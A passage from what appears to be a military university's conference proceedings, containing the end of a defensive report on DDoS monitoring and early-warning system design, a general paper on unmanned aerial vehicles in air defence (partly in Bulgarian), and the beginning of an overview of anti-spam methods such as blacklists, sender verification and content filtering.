- **Identifying Attack Vectors:** Understanding the different types of DDoS attacks that may be directed at the organization, including volumetric, protocol-based, and application-layer attacks.
- **Mapping Threat Actors:** Identifying possible threat actors, such as hackers, competitors, or financially motivated attackers, to understand their tactics, techniques, and procedures.
- **Simulating Attack Scenarios:** Conducting hypothetical attack scenarios to determine how different types of attacks might affect the infrastructure and to validate the effectiveness of the planned defense mechanisms.

2.3 System Design

During this phase, the architecture of the monitoring and early warning system is developed. This includes selecting appropriate hardware and software, defining where to place monitoring sensors, and determining the data flow.

Key design considerations include:

- **Architecture Design:** Choosing a distributed or centralized architecture for the monitoring system, depending on the organization's size, infrastructure layout, and redundancy needs.
- **Sensor Placement:** Strategically placing sensors and network monitoring tools at critical points in the network to ensure comprehensive visibility. Sensors can be positioned at network perimeters, application layers, and internal network segments.
- **Data Flow Design:** Defining how data will flow within the system, ensuring it can handle large traffic volumes without creating bottlenecks. This includes setting up data pipelines for high-speed traffic analysis and ensuring that data is efficiently routed to detection systems.

2.4 Tool Selection

The next step is to select the specific tools and technologies needed to achieve the desired levels of detection, alerting, and response. This includes choosing software and platforms that can provide the necessary functionality for monitoring, filtering, and analyzing traffic in real time.

Common tools used include:

- **Intrusion Detection and Prevention Systems (IDPS):** Systems that can identify and block malicious traffic patterns.
- **Network Traffic Analyzers:** Tools for deep packet inspection and traffic analysis to identify unusual patterns indicative of DDoS attacks.

- **Threat Intelligence Platforms:** Integration with threat intelligence feeds that provide updated information on emerging attack types, known attack sources, and current trends.
- **Automated Response Systems:** Systems that can automatically trigger protective actions, such as traffic rerouting, IP blocking, or load balancing, in response to detected threats.

2.5 Implementation

This phase involves deploying the monitoring and early warning system within the organization's network. Implementation includes installing and configuring the chosen tools and integrating them with existing security infrastructure.

Key steps in implementation include:

- **Software Installation and Configuration:** Installing the selected software tools and configuring them to monitor traffic according to the predefined detection parameters.
- **System Integration:** Ensuring the new monitoring system integrates seamlessly with existing security systems, such as firewalls, intrusion detection systems, and threat intelligence feeds.
- **Security Controls Setup:** Configuring security controls, including setting detection thresholds, specifying IP blacklists, and defining response protocols that will be automatically activated when a threat is detected.

2.6 Testing and Tuning

Once the system is in place, rigorous testing is essential to confirm that it works as expected and can effectively identify and respond to DDoS threats. Testing allows the organization to fine-tune detection settings and optimize the system's performance.

Key steps in testing and tuning include:

- **Simulated Attack Testing:** Conducting tests by simulating different types of DDoS attacks to observe how the system responds, identify gaps in detection, and ensure that alerts are accurate.
- **Threshold Adjustment:** Adjusting detection thresholds to balance sensitivity and minimize false positives. Fine-tuning these settings ensures that legitimate traffic is not mistakenly flagged as malicious, while actual threats are accurately detected.
- **Performance Monitoring:** Testing the system under high load conditions to ensure it can handle large-scale attacks without degrading performance or causing network slowdowns.

2.7 Ongoing Monitoring and Optimization

Once the system is live, ongoing monitoring and optimization are necessary to maintain its effectiveness over time. Attack patterns and tactics evolve, so regular updates and adjustments are essential to ensure the system can continue detecting and mitigating new threats.

Key steps in ongoing monitoring and optimization include:

- **Continuous Traffic Analysis:** Monitoring network traffic patterns on a continuous basis to identify any changes or emerging anomalies.
- **Adaptive Tuning:** Regularly adjusting the system's detection and response thresholds based on observed traffic patterns and any changes in the attack landscape.
- **Periodic Threat Intelligence Updates:** Updating the system with the latest threat intelligence data, including new attack signatures, known malicious IP addresses, and emerging DDoS tactics.
- **System Upgrades:** Regularly upgrading the system's hardware and software to keep it compatible with the latest security technologies and better able to handle growing traffic volumes.

3 Key Technologies and Techniques

To create an effective DDoS monitoring and early warning system, several key technologies and techniques must be employed. Each technology serves a specific role, from identifying abnormal traffic patterns to mitigating ongoing attacks. Below is an overview of the primary technologies and techniques essential for building a robust DDoS monitoring and early warning system.

3.1 Network Traffic Analysis and Anomaly Detection

Network traffic analysis is at the heart of any DDoS monitoring system. This technology involves continuously monitoring traffic flows and packet-level data to detect unusual patterns that may indicate an attack.

- **Deep Packet Inspection (DPI):** DPI examines the content of each data packet and identifies malicious signatures, such as specific payload patterns associated with DDoS attacks.
- **Flow Analysis:** Analyzing data flows helps identify traffic anomalies, such as unexpected spikes in certain types of traffic, which may indicate volumetric DDoS attacks.
- **Anomaly-Based Detection:** This technique establishes a baseline of normal network behavior. Any deviation from this baseline triggers alerts. For instance, a sudden surge in connection requests from multiple sources might indicate a DDoS attack.

3.2 Intrusion Detection and Prevention Systems (IDPS)

An IDPS is a combination of Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS). These systems play a crucial role in detecting and responding to DDoS attacks.

- **Signature-Based Detection:** Signature-based detection systems identify known attack patterns by matching network traffic with a database of attack signatures. This technique is effective against familiar threats but may struggle with novel attack patterns.

- **Behavioral Analysis:** Behavioral IDPS uses machine learning to identify abnormal behavior, such as irregular packet rates, and helps detect DDoS attacks that do not match predefined signatures.
- **Automated Blocking and Filtering:** Upon detecting a threat, an IDPS can automatically block or filter traffic from suspicious sources, helping prevent the attack from progressing.

3.3 Load Balancing and Traffic Diversion

Load balancing and traffic diversion technologies are essential for mitigating DDoS attacks by distributing incoming traffic across multiple servers or network nodes.

- **Round-Robin Load Balancing:** This method distributes incoming requests evenly across available servers, helping avoid overwhelming a single point in the network.
- **Geo-Distributed Load Balancing:** Geo-distribution uses geographically dispersed servers to spread traffic. When traffic is distributed across locations, it's harder for attackers to overwhelm a single data center.
- **Traffic Diversion and Scrubbing Centers:** In severe cases, traffic can be rerouted to specialized "scrubbing" centers, where legitimate traffic is separated from malicious requests, ensuring that only clean traffic reaches the target network.

3.4 Threat Intelligence Integration

Threat intelligence provides real-time data on known and emerging threats, enabling proactive defenses against DDoS attacks.

- **Threat Intelligence Feeds:** Threat intelligence feeds supply information about malicious IPs, recent DDoS tactics, and identified botnets. Integrating these feeds allows the monitoring system to recognize known malicious actors and take preemptive actions.
- **Crowdsourced Threat Intelligence:** Platforms that share threat data among participants help organizations stay informed about global DDoS trends and possible new attack vectors, making it easier to recognize and respond to emerging threats.
- **Attack Signature Databases:** These databases contain updated attack signatures and patterns that are used for real-time identification and blocking of known threats.

3.5 Machine Learning and Artificial Intelligence (AI)

AI and machine learning models have become essential for DDoS detection due to their ability to analyze vast amounts of data and identify complex patterns.

- **Anomaly Detection with Machine Learning:** Machine learning algorithms analyze normal traffic behavior and detect deviations indicative of an attack. Algorithms like clustering and classification help distinguish between normal and malicious traffic.
- **Predictive Analytics:** By identifying traffic trends, machine learning can help anticipate potential attacks, allowing for a proactive defense strategy.

- **Adaptive Learning Models:** Adaptive machine learning models evolve based on new data inputs, continuously improving detection accuracy and staying effective against changing DDoS tactics.

3.6 Cloud-Based Mitigation Services

Cloud-based DDoS protection services provide an extra layer of defense by handling large-scale attacks beyond the organization's on-premises capabilities.

- **Content Delivery Network (CDN) Integration:** CDNs cache website content at distributed servers, offloading traffic and reducing the potential impact of DDoS attacks. CDNs are particularly effective in mitigating volumetric attacks aimed at websites.
- **Cloud Scrubbing Services:** Cloud-based scrubbing services divert traffic to their data centers, where they filter out malicious traffic before allowing legitimate requests to reach the targeted server.
- **On-Demand Scalability:** Cloud-based systems can dynamically scale up resources during an attack to handle high traffic loads, ensuring that legitimate traffic is not disrupted.

3.7 Rate Limiting and IP Reputation Filtering

Rate limiting and IP reputation filtering are essential for managing traffic loads and preventing malicious actors from overwhelming the network.

- **Rate Limiting:** Rate limiting restricts the number of requests a user or IP address can make within a specific time frame. This prevents excessive requests from a single source, common in application-layer DDoS attacks.
- **IP Reputation Filtering:** This technique involves analyzing the reputation of incoming IP addresses. Traffic from IP addresses with known malicious activity is automatically blocked or restricted.
- **Connection Throttling:** Throttling reduces the speed at which requests from suspicious sources are processed, preventing malicious traffic from overloading the system.

3.8 Automated Alerts and Incident Response Automation

Automated alerts and incident response automation are vital to detecting and responding to DDoS attacks in real time.

- **Threshold-Based Alerts:** Alerts are triggered when traffic exceeds predefined thresholds, such as a surge in requests or unusual protocol usage. This helps teams respond swiftly to potential threats.
- **Automated Incident Response Playbooks:** Incident response playbooks contain predefined actions to be taken when an attack is detected, such as rerouting traffic, scaling resources, or initiating communication with third-party DDoS mitigation services.

- **Integration with Security Information and Event Management (SIEM):** Integrating the monitoring system with a SIEM platform allows for centralized event analysis, enabling security teams to correlate DDoS alerts with other security events across the organization.

3.9 Botnet Detection and Mitigation

Botnet detection is critical for identifying distributed sources of malicious traffic, which often come from compromised devices.

- **Behavioral Analysis of Bot Traffic:** By analyzing request patterns, botnets can be identified based on their repetitive and automated behavior, allowing the system to block or throttle requests from those sources.
- **Device Fingerprinting:** Device fingerprinting helps identify botnet devices by recognizing unusual device characteristics and isolating malicious bots from legitimate users.
- **Botnet Command and Control (C2) Detection:** Identifying communication channels used by botnets (such as C2 servers) can help disrupt DDoS attacks by isolating infected devices and cutting off the botnet's control mechanisms.

3.10 Continuous Monitoring and Adaptive Security

Continuous monitoring and adaptive security capabilities ensure the system remains effective as threats evolve over time.

- **Real-Time Traffic Monitoring:** Real-time monitoring captures all network traffic, allowing for immediate detection and response. This is critical for minimizing the damage from fast-acting DDoS attacks.
- **Adaptive Threat Responses:** Adaptive security mechanisms can change detection parameters and response tactics in real time, adjusting to the specific characteristics of each detected attack.
- **Log Analysis and Forensics:** Log data from DDoS incidents is stored and analyzed to identify attack patterns and improve future detection. Forensics is useful for post-incident analysis and informing threat modeling efforts.

Conclusion

In today's digital landscape, DDoS attacks present a significant threat to the stability and security of online systems. Developing a robust DDoS monitoring and early warning system is essential to protect organizations against the growing frequency and sophistication of these attacks. Through real-time traffic analysis, intrusion detection, threat intelligence integration, and automated response mechanisms, organizations can quickly identify, mitigate, and recover from potential DDoS incidents.

This report has outlined the key phases involved in developing such a system, including requirement analysis, threat modeling, system design, and ongoing monitoring and optimization. Each phase is crucial in ensuring that the monitoring system is not only

effective at detecting attacks but also adaptable to emerging threats and scalable to handle high volumes of traffic.

By implementing a proactive, multi-layered security approach, organizations can minimize downtime, protect critical assets, and maintain trust with their users and clients. The integration of advanced technologies like machine learning, cloud-based mitigation, and automated incident response further enhances the system's capabilities, providing a comprehensive defense against both known and novel DDoS attack vectors.

In conclusion, a well-implemented DDoS monitoring and early warning system is a critical component of modern cybersecurity strategy. As organizations continue to expand their digital presence, investing in such systems is essential to ensuring long-term security, reliability, and resilience against DDoS threats.

References

1. Cloudflare - "What is a DDoS Attack?"
<https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/>
2. AWS Shield (Amazon) - "Best Practices for DDoS Resiliency"
<https://docs.aws.amazon.com/waf/latest/developerguide/ddos-best-practices.html>
3. Microsoft Azure - "Protecting against DDoS attacks"
<https://azure.microsoft.com/en-us/services/ddos-protection/>
4. Cisco - "DDoS Attack Protection: Best Practices"
<https://www.cisco.com/c/en/us/products/security/what-is-a-ddos-attack.html>
5. IBM - "Distributed Denial-of-Service Attacks: A Complete Overview"
<https://www.ibm.com/security/ddos>
6. OWASP (Open Web Application Security Project) - "DDoS Countermeasures"
https://owasp.org/www-community/attacks/Denial_of_Service

UNMANNED AERIAL VEHICLES'S ROLE IN AIR DEFENCE

Martin I. Ivanov, Radoslav V. Rumenov

National Military University "Vasil Levski" Faculty "Artillery, Air Defence and CIS"

Abstract: *The role of drones in air defense has become increasingly critical due to their versatility and cost-effectiveness. Drones provide real-time surveillance and reconnaissance, allowing for enhanced situational awareness and rapid response to threats. They can be equipped with advanced sensors and weapons, enabling them to identify and engage hostile targets autonomously or with remote control. Additionally, drones are used to support larger, manned aircraft by performing dangerous missions, minimizing risk to human pilots. Their adaptability and ability to operate in swarms make them valuable assets in modern air defense strategies.*

Keywords: *Air Defence Drones, Unmanned Aerial Vehicles, Autonomous Target Engagement, Drone Swarms in Defense.*

Увод

Безпилотните летателни апарати (БЛА) играят все по-важна роля в съвременната военна стратегия, като тяхната употреба в противовъздушната отбрана (ПВО) предлага нови възможности за откриване, проследяване, унищожаване и противодействие на въздушни заплахи. С напредъка на технологиите и нарастващата сложност на военните конфликти, БЛА са се утвърдили като ефективни средства за допълване и оптимизиране на традиционните ПВО системи. Те не само намаляват рисковете за личния състав, но и осигуряват по-добра координация на отбранителните усилия. В този доклад ще разгледаме ключовите функции, приложения и предизвикателства, свързани с използването на БЛА в ПВО.

1 Предистория на БЛА

През своята повече от 100-годишна история, развитието на безпилотните летателни апарати (БЛА) може да бъде разделено на четири основни етапа:

- Първи етап (1910–1945 г.) – Безпилотни самолети-снаряди:

В този период БЛА се разработват основно с военни цели и се изграждат на база серийно произвеждани самолети, които се оборудват със системи за дистанционно управление на полета. Тези апарати са използвани за нанасяне на удари по площадни цели и като въздушни мишени за зенитната артилерия.

-Втори етап (1945–1960 г.) – Безпилотни разузнавателни самолети:

След края на Втората световна война класификацията на БЛА се разширява и се увеличават техните летателно-технически характеристики благодарение на внедряването на реактивни двигатели. Този период е свързан с използването на БЛА за тактическо и оперативно-тактическо фоторазузнаване, както и като радиоуправляеми въздушни мишени.

-Трети етап (1960–1985 г.) – Многоцелеви БЛА:

В този период се разширява спектъра на задачите, изпълнявани от безпилотни летателни апарати. Те започват да се използват не само за въздушно разузнаване, но и за радиолокационно електронна борба (РЕБ), ретранслация на сигнали, поставяне на лъжливи цели и други специализирани задачи.

-Четвърти етап (1980-те години до настоящия момент) – Многофункционални БЛА с тактическо и оперативно-стратегическо назначение:

През този период се появяват нови области на използване на БЛА, които включват и граждански цели. Разширява се техният обхват и се променя ролята им в системата на въоръженията. Разработват се нови, по-прецизни класификации на БЛА, създават се специализирани норми за тяхното проектиране и производство, както и правила за тяхното използване в мирно време. Възникват дългосрочни визии за развитието им.

2 Идеята за БЛА

Идеята за създаване на система за безпилотни летателни апарати (СБЛА) включва използването на комплекс от евтини БЛА, които да осигуряват ефективна защита срещу скъпи и високотехнологични оръжия на противника.

Също така, идеята за използването на безпилотни летателни апарати (БЛА) за военни цели възниква от нуждата за новите технологии, които да осигуряват по-ефективни и безопасни методи за разузнаване, наблюдение и атака, както и за минимизиране на рисковете за човешкия живот в бойни условия.

Тъй като през голяма част от човешката история войната е била средство, което предоставя ресурси и предимства на онези общества, които са умели да я водят успешно. Въпреки че цената на войната се е изразявала в човешки животи, материални ресурси и страдания, то цената винаги е била висока, затова и е оставала основен механизъм за утвърдяване на власт и влияние.

Днес, в контекста на съвременната война, стремежът на развитите държави е значително да намалят загубите на човешки живот и да използват бойни средства, които ще нанесат сериозни икономически щети на противника с минимални разходи за тяхната страна. Това се постига чрез внедряване на нови технологии и оръжейни системи, създадени в резултат на напреднали научни и технологични разработки. Съвременните оръжия стават по-точни, с по-голям обхват, по-бързи, по-неоткриваеми и, не на последно място, по-автономни. Това позволява голяма част от операциите да се извършват без непосредственото участие на хора, като намалява рисковете за собствените сили и увеличава ефективността на военните действия. Технологиите като дронове, роботизирани системи и кибероръжия осигуряват нови възможности за провеждане на война, при което преобладава дистанционното управление и автоматизацията, вместо традиционното физическо участие на войници на бойното поле.

3 Ключови функции и приложения на БЛА в ПВО

Безпилотните летателни апарати играят ключова роля в съвременната противовъздушна отбрана, като осигуряват нови възможности за откриване, проследяване и унищожаване на въздушни заплахи. Те са интегрирани в

многослойни защитни системи, като предоставят допълнителни данни, разширяват обхвата на наблюдение и подобряват ефективността на традиционните ПВО системи.

Една от основните функции на БЛА в ПВО е ранното откриване на заплахи. С помощта на различни сензорни технологии, като радиолокационни, инфрачервени и оптични камери, безпилотните апарати могат да откриват въздушни цели на големи разстояния дори при влошена видимост. Това позволява навременна реакция и бърза мобилизация на защитни системи срещу приближаващите се заплахи.

След откриване на заплаха, БЛА изпълняват функция за проследяване и идентификация на цели. Те могат да предават информация за характеристиките на въздушните цели – като курс, скорост и височина, което улеснява координацията на ПВО системите и оптимизира действията за защита.

С напредъка на технологиите, много БЛА започват да притежават атакуващи способности, като се въоръжават с ракети и други оръжия. Това им позволява не само да откриват и проследяват въздушни заплахи, но и да изпълняват атаки срещу ракети, самолети или дори други дронове. Така те се превръщат във важен инструмент за защита в ситуации, в които традиционните ПВО системи не могат да реагират своевременно.

С нарастващото използване на дронове от враговете, БЛА също играят важна роля в противодействието на вражески дронове. Чрез съвременни сензорни системи и специализирани технологии, като електронни заглушители или лазерни оръжия, БЛА могат да откриват и елиминират вражески дронове, които представляват нова и опасна заплаха.

Безпилотните летателни апарати също така значително подобряват ефективността на традиционните ПВО системи, като ги интегрират в многослойни защитни структури. БЛА осигуряват допълнителни данни за ранно откриване на заплахи, разширяват обхвата на радарите и предоставят сензорни данни за насочване на ракети. Това увеличава точността на ПВО системите и разширява капацитета на наблюдение, което е особено важно при защита на големи географски области.

Също така можем да допълним, че БЛА намаляват риска за личния състав, като изпълняват опасни мисии, без да излагат на опасност пилоти и военни специалисти. Това е особено ценно в ситуации, когато става въпрос за мисии в изключително рискови условия, като например в близост до вражески линии или при излагане на тежки метеорологични условия. Осъществяването, с помощта на БЛА или на цяла система от БЛА, лесно може да бъде проучена дадена територия без да се налага физически да бъде разузнаван. Осъществяването, с помощта на БЛА обикновено се изпълняват в автономен режим, което води до намаляване на необходимостта от реални тренировъчни полети и съответно генерира икономии на гориво и резервни части. Освен това, се елиминира ограничението за продължителност на операциите, свързано с умората на екипажа при пилотируемите летателни апарати.

4 Предиизвикателства при използването на БЛА в ПВО

Използването на безпилотни летателни апарати в противовъздушната отбрана носи значителни предимства, но също така поставя редица предиизвикателства, които трябва да бъдат преодолени, за да се осигури тяхната ефективност и надеждност. Едно от основните предиизвикателства е техническите ограничения и надеждността на БЛА.

Тези апарати разчитат на сложни технологии, като сензори, навигационни и комуникационни системи, които могат да бъдат подложени на различни проблеми. БЛА трябва да работят при екстремни метеорологични условия, като силни бури или замръзване, което може да повлияе на тяхната стабилност и функционалност. Освен това, те са зависими от стабилни комуникационни канали, които могат да бъдат нарушени от електронни заглушители или кибератаки, което да доведе до загуба на контрол над апарата.

Друг важен проблем е заплахата от електронни контрамерки. Вражески сили могат да използват електронни заглушители и други технологии, за да блокират или нарушат комуникационните канали и навигационните системи на БЛА. Това може да доведе до загуба на контрол върху апарата или манипулиране на неговата траектория, което създава сериозен риск за успешното изпълнение на мисията.

Киберзаплахите също представляват сериозен проблем за БЛА. Кибератаките могат да позволят на противника да хакне системите на безпилотните апарати и да поеме контрола над тях. Това може да доведе до използване на БЛА срещу собствениците им или до разрушаване на критични мисии за разузнаване и защита.

Ограничената издръжливост на някои безпилотни апарати, като техният оперативен радиус и продължителност на полет, също е сериозно предиизвикателство. Това ограничава възможността им да изпълняват дълготрайни мисии в големи географски области или при необходимост от непрекъснато наблюдение. Освен това, тези ограничения изискват редовно презареждане или замяна, което създава логистични трудности.

Интеграцията на БЛА с традиционни ПВО системи също представлява предиизвикателство. Безпилотните апарати трябва да работят в тясна връзка с радарни и зенитни ракети, както и с други елементи от ПВО. За да бъдат ефективни, те трябва да бъдат съвместими със съществуващите технологични платформи и оперативни системи, което често изисква сложна координация и техническа адаптация.

И не на последно място, правилната тактическа употреба на БЛА в ПВО също е важно предиизвикателство. Без адекватно обучение на персонала и правилно командване, ефективността на БЛА може да бъде сериозно ограничена. Липсата на съвместимост и координация между различни елементи на ПВО може да доведе до неефективно използване на безпилотните апарати.

5 Заключение

Безпилотните летателни апарати (БЛА) значително променят динамиката на съвременната война и стратегическото планиране, като осигуряват нови

възможности за ефективност и гъвкавост в бойните действия. Чрез иновации в технологиите и тяхното интегриране в съществуващите военни структури, БЛА създават нови оперативни способности и предизвикват сериозни промени в подходите към противовъздушната отбрана. Възможността за безпилотни операции не само намалява рисковете за човешки живот, но и предоставя значителни оперативни предимства, като точност, бързина и автономия.

Съществуват много аспекти, които показват положителния ефект на БЛА върху съвременната ПВО. Първо, техните способности за ранно откриване на въздушни заплахи и за надеждно проследяване на цели предоставят съществени предимства в борбата с новите, по-съвременни оръжия. Безпилотните системи осигуряват значителна допълнителна информация, което помага за по-добра координация на различните елементи в ПВО и повишава общата ефективност на защитните мерки. Много БЛА вече са оборудвани с функции за атакуване, което ги прави не само защитни, но и активно отговорни за неутрализиране на заплахи, което е основно предимство в съвременните бойни условия.

Въпреки тези значителни предимства, използването на БЛА в ПВО също поставя редица предизвикателства. Техническите ограничения като зависимост от сензорни системи, навигация и комуникация в условия на сложни метеорологични и бойни обстоятелства изискват постоянно усъвършенстване на технологиите и инфраструктурата. Киберзаплахите, електронните контрамерки и рисковете от загуба на комуникация създават сериозни уязвимости, които могат да подкопаят ефективността на БЛА и да компрометират успешното изпълнение на мисии. Освен това, интеграцията на безпилотни системи в традиционните ПВО структури често среща пречки, свързани с необходимостта от хармонизация на технологиите и координация между различни елементи на отбранителните сили.

Прогнозите за бъдещето на БЛА показват, че тяхната роля в противовъздушната отбрана ще продължава да нараства. Развитието на нови технологии като изкуствен интелект, автономни навигационни системи и усилен сензорни платформи ще позволи на безпилотните апарати да изпълняват още по-сложни задачи. Очаква се БЛА да станат още по-съвършени, с по-дълъг оперативен обхват, по-голяма устойчивост на кибератаки и с възможности за колаборация с други съвременни бойни технологии като изкуствен интелект и автономни бойни системи.

Въпреки предизвикателствата и рисковете, свързани с новите технологии и тяхното внедряване, безпилотните летателни апарати се очертават като основен компонент за бъдещето на военните сили. БЛА не само ще променят начините за водене на война, но и задават нови стандарти за съвременната ПВО. Успешната интеграция на БЛА с други въоръжени сили ще бъде решаваща за осигуряване на висока степен на сигурност и защита, като същевременно съществуването на нови правни и етични рамки ще бъде не по-малко важно, за да се регулира тяхното използване, както в мирни, така и в бойни условия.

Безпилотните летателни апарати без съмнение ще продължат да играят централна роля в съвременната военна стратегия. Те не само ще осигуряват по-добра защита на териториите и интересите на държавите, но и ще променят самата

същност на военното взаимодействие в глобален мащаб. Тяхната адаптивност и потенциал за усъвършенстване ще ги направят не само основен елемент в противовъздушната отбрана, но и в цялостната военна и гражданска сигурност в бъдеще.

Литература:

1. Gertler, J. (2012). "U.S. Unmanned Aerial Systems." Congressional Research Service.
2. Kowalski, D. (2018). "Unmanned Aerial Vehicles and their Role in the Modern Battlefield."
3. Goulian, M. (2017). "The Rise of Drones: Unmanned Aerial Vehicles in Modern Warfare." Oxford University Press. - Статии от медии и специализирани сайтове:
4. "The Role of Drones in Air Defence." (2021). Defence IQ. – 5.https://pan.bg/view_article-6-1602-Rolq-mqsto-i-zadachi-na-bezpilotnite-aviacionni-kompleksi-v-sistemata-za-nacionalna-sigurnost.html
6. <https://institute.nvu.bg/sites/default/files/inline-files/2023-2-17-dzivev-ginchev.pdf>
7. <https://institute.nvu.bg/sites/default/files/inline-files/2023-2-16-dzivev-ginchev.pdf>

INTRODUCTION TO UNSOLICITED EMAIL (SPAM) AND PRACTISES FIGHTING AGAIN IT

Daniel Mitich, Vladimir Kostadinov, Tsvetelina Mateeva

*Communication Networks and Systems, National Military University, Shumen, Bulgaria
mitichinc@gmail.com; kostadinovv.vk@gmail.com, cveti.mateeva@abv.bg*

Abstract: *The purpose of this paper is to provide background information about unwanted e-mail, methods used for detection of it and personal's and corporative's filters for spam. This paper presents methods for fight against unsolicited mail (spam) and theirs usage in programs for filtering of spam.*

Keywords: *spam, method, filter, unsolicited mail.*

Introduction

With the development of the Internet and the possibility of transmitting information over the network, communications were revolutionized with email and other online communication tools. Users gained the ability to send messages across the globe in seconds to multiple recipients at once.

Recently, however, some computer users have abused the technology used for these communications by sending thousands and thousands of emails for advertising purposes.

SPAM—this is any unwanted commercial email, sent without the recipient's interest and knowledge, usually without an intention to receive a response, but with the goal of directing the recipient to visit a particular site or to sell a product. These emails are sent to a large number of recipients. In recent years, spam has become a pressing issue, whose relevance is constantly increasing. According to some estimates, between 5 to 10 billion unwanted advertising messages are distributed globally per day.

The spam services market is truly a professional market with a developed structure and a system for the division of labor. The following layers can be distinguished: individuals sending the emails, address collectors, and software developers. There are companies that combine several of these functions. "Amateurs" can also be found, who typically try to advertise their own company. The main threat is posed by professional companies capable of hiring highly qualified specialists and providing excellent technical equipment and legal support for their activities.

1 Primary Methods of Fighting Spam

The methods for combating spam can be divided into the following categories:

1.1 Legal and Social Methods.

These include: passing a law against spam and punishing spammers; creating an institution for detecting and prosecuting spammers; granting providers the authority to filter mail, etc.

1.2 Procedural Methods.

Such as enhancing the security of email, implementing electronic postage stamps, sender confirmation, etc.

These measures would make spam procedurally impossible or economically unviable.

1.3 Technical Methods.

Filtering email with the help of technical tools.

1.4 Public Awareness.

Explaining the illegality and immorality of spam.

Demonstration of Alternative - Effective and Legal - Methods for Advertising on the Internet The mentioned methods of combating spam are aimed at different aspects. Public awareness seeks to prevent the emergence of new spammers, especially among "amateurs." Legal methods target the spammers themselves, rather than spam in general. Procedural methods may yield some effect, but in most cases, their application requires changes in the functioning of the Internet, which is not implemented quickly. Therefore, at present, one path remains—spam filtering or other technical means.

2 Procedural Methods for Fighting Spam

There are programs that use the idea of verifying the sender.

2.1 Quarantine

An email is allowed through if the sender is known (i.e., included in the "whitelist"); otherwise, the email is placed in quarantine. The user can then manually check the quarantined messages and add the sender to the whitelist. The quarantine method is quite satisfactory for the user, as the usual delay of quarantined emails is accompanied by a query for the sender to confirm their existence.

2.2 Verifying the Existence of the Sender

One of the main reasons spam has become such a large problem is that using the SMTP protocol often does not require the sender to authenticate. This makes it very easy to send messages on behalf of someone else. The sender might not exist, or the email address might be valid or invalid.

An RDNS (Reverse DNS) query can be used to find the hostname associated with a specific IP address. This can help reduce the volume of unwanted messages. The following checks are performed:

- An RDNS query on the SMTP client's IP to see if the hostname can be found.
- An RDNS query on the SMTP client's IP to check if it matches the domain name of the SMTP sender.

In the first case, it's highly likely the connection is made by a spammer if they cannot be found in DNS. However, this approach doesn't always work well in practice, as many organizations use different hosts for sending and receiving mail. Information about hosts

that accept mail is published in DNS, so MX record checks will succeed, but it's not necessary to publish records for sending servers.

The advantage in the second case is that if the sender's address does not match the SMTP client's name, the message is likely spoofed, which is characteristic of spam. The goal is to try to establish that the sender is at least sending from a domain they claim to represent. This, again, is not a very effective technique because some domains send their mail through servers of other domains (via a provider).

Network delays and incorrectly configured networks or servers can also lead to legitimate messages being rejected by the filter.

In its operation, each filter must have a certain criterion to classify messages as spam or non-spam. It can happen that non-spam messages have a higher spam index than actual spam messages, and vice versa. Messages wrongly classified as spam are called "false positives," while missed spam messages are called "misses."

Theoretically, the percentage and type of misclassified messages can be changed in two ways. The simpler way is to change the criteria. For example, before a message is classified as spam, it should contain not 10 but 11 or 12 "suspicious" words. This changes the type of errors, but overall, the number of errors can also be reduced.

There's an easy way to achieve 100% detection of spam messages by classifying all messages as spam. However, this has an unwanted side effect—the false positive rate will also be 100%.

2.3 Digital Stamps and Certificates

Many anti-spam associations and the network community have discussed the idea of creating a sender authentication system based on an electronic signature, sender certificate, etc. Technically, this seems simple—it's necessary to provide each message with an "electronic stamp," every mail server with means to verify these stamps, and configure it to not accept mail without stamps. This method would undoubtedly work, but it requires modification of the mail transfer protocols and, in general, the creation of a new standard, which is not simple.

3 Methods for Recognizing Spam

There are two main methods for spam filtering—by formal characteristics of the message (method of sending and formatting) and by its content, i.e., semantically. Formal methods include filtering by lists (email addresses, IP addresses) and filtering by the formal characteristics of the email (presence of certain fields, many recipients, format, size, etc.). Semantic methods involve recognition based on the content of the message (word combinations, heuristics, statistics) or recognition based on email patterns (by signatures, voting, etc.).

3.1 Formal Methods - "Black" and "White" Lists

Blacklists (real-time blackhole lists - RBLs) are lists of IP addresses of known spammers, open mailboxes, and addresses of networks that do not fight spam or are very liberal about it. These lists are maintained by providers and some volunteers. The most

well-known lists number around ten. The number of "bad addresses" reaches hundreds of thousands.

Anti-spam programs are usually "subscribed" to one of these lists and check for the sender's presence in them. System administrators or users can also keep their own white lists, from which mail is always accepted.

3.2 Formal Rules

Check the format of the message—the method of sending and formatting. Some typical indicators of a spam message may include the absence of the sender's address, absence or excessive number of recipients, absence of an IP address in the Internet DNS address system, false or incorrect technical headers. The rule set in anti-spam programs can contain hundreds or thousands of rules. The most extensive set of rules is found in the free program SpamAssassin (<http://www.spamassassin.org>).

3.3 Content Filtering

In this method, the subject and/or content of the email is checked for specific words and phrases. Most products offering this filtering method provide a ready-made list of words that can be customized to meet the user's requirements. Although this method is appealing for its simplicity, it cannot be considered a comprehensive solution to the problem. If the word and phrase list is extensive enough to block most spam messages, it will also block many legitimate emails, especially if used in a multilingual environment. The word list requires significant maintenance efforts. Many spammers manage to bypass content filtering by obscuring known keywords and embedding the entire text in file types not checked by the scanner. Content filtering is an effective method when used as part of a comprehensive solution.

3.4 Filters That Fight Back

About 95% of spam contains links to web pages. If each spam recipient actually follows the links in the message, the traffic to the spammers' servers will increase tremendously. This is the idea behind filters that fight back. If many spam filters automatically send a request to the sites specified in the spam message, the resulting traffic will cause high server load and increase the costs paid by spammers for using the Internet. The biggest spammers will likely protect their servers from overload, but even in this case, the issue of paying the Internet bill remains. Smaller spammers would be forced to stop their activity. An average web hosting account allows for 50GB of traffic per month. A moderately popular fighting-back filter would exhaust this traffic in hours. To protect against people sending false spam messages to provoke the fighting-back filters to attack legitimate sites, this system should rely on "black" lists. Only sites included in the blacklist should be queried when encountering links in a spam message. Technically, this is the weak point of this solution: blacklists are not always properly maintained. Another drawback of this plan is its resemblance to a "denial-of-service" attack. These filters are not considered an attack of this type by most definitions. Nevertheless, some users may not want to do this, even against spammers.

3.5 Linguistic Methods

Signatures. For each spam message, a so-called signature can be created, allowing this message to be recognized. A signature is a "fingerprint" of the message, much shorter than the message itself, but allowing it to be identified accurately enough. Signatures can be of different types—a list of the most common words, an array of functional words, checksums of every fifth word. Signatures have the advantage of almost no false positives. They are used in both corporate/personal products and network services based on user voting.

3.6 Linguistic Heuristics

